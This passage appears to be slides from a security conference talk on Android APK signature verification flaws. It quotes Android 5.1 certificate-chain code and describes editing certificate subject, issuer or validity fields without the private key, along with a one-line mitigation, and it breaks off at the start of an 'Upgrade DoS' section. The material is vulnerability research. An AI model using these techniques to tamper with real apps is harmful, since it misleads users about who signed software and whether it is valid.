




Peng Xiao
Mobile Security of Alibaba



What can you do to an apk without its private key except repacking?




Security engineer in Mobile Security of Alibaba
Exploiting and researching vulnerabilities in mobile platforms

Email: xp_go@hotmail.com


Outlines

- Introduction of APK Verification
- New Attack Methods
 - Light Attack: Certificate Cheater
 - Medium Attack: Upgrade DoS
 - Hard Attack: Hide and Ignite
 - Serious Attack: Shadows Everywhere
- Summary

APK Verification



Certificate Cheater



Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/org/apache/harmony/security/Utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download Search ☐ only in JarUtils.java

```
230
231     private static X509Certificate[] createChain(X509Certificate signer,
232         X509Certificate[] candidates) {
233         Principal issuer = signer.getIssuerDN();
234
235         // Signer is self-signed
```

```
// Signer is self-signed
if (signer.getSubjectDN().equals(issuer)) {
    return new X509Certificate[] { signer };
}
```

```
249     }
250     chain.add(issuerCert);
251     count++;
252     /* Prevent growing infinitely if there is a loop */
253     if (count > candidates.length) {
254         break;
255     }
256     issuer = issuerCert.getIssuerDN();
257     if (issuerCert.getSubjectDN().equals(issuer)) {
258         break;
259     }
260 }
261 return chain.toArray(new X509Certificate[count]);
262 }
```


X.509 Certificate

Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions (optional)
Certificate Signature Algorithm
Certificate Signature

Attack Scenarios

- Scenario-1:
 - Modification: Subject/Issuer
 - Harm:
 - copyright problem
 - gain reputation
 - mislead the public

Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions(optional)
Certificate Signature Algorithm
Certificate Signature

Attack Scenarios

- Scenario-2:
 - Modification: Validity
 - Harm:
 - valid to expired
 - expired signing
 - Not applicable in Google Play
 - October 22, 2033


Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions (optional)
Certificate Signature Algorithm
Certificate Signature

Mitigations

• `signer.verify(signer.getPublicKey());`

Version
Serial Number
Algorithm ID
Issuer
Validity
Subject
Subject Public Key
Extensions (optional)
Certificate Signature Algorithm
Certificate Signature

Upgrade DoS



Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/java/util/jar/JarFile.java

Home | History | Annotate | Line# | Navigate | Download Search ☐ only in JarFile.java

```
363  /**
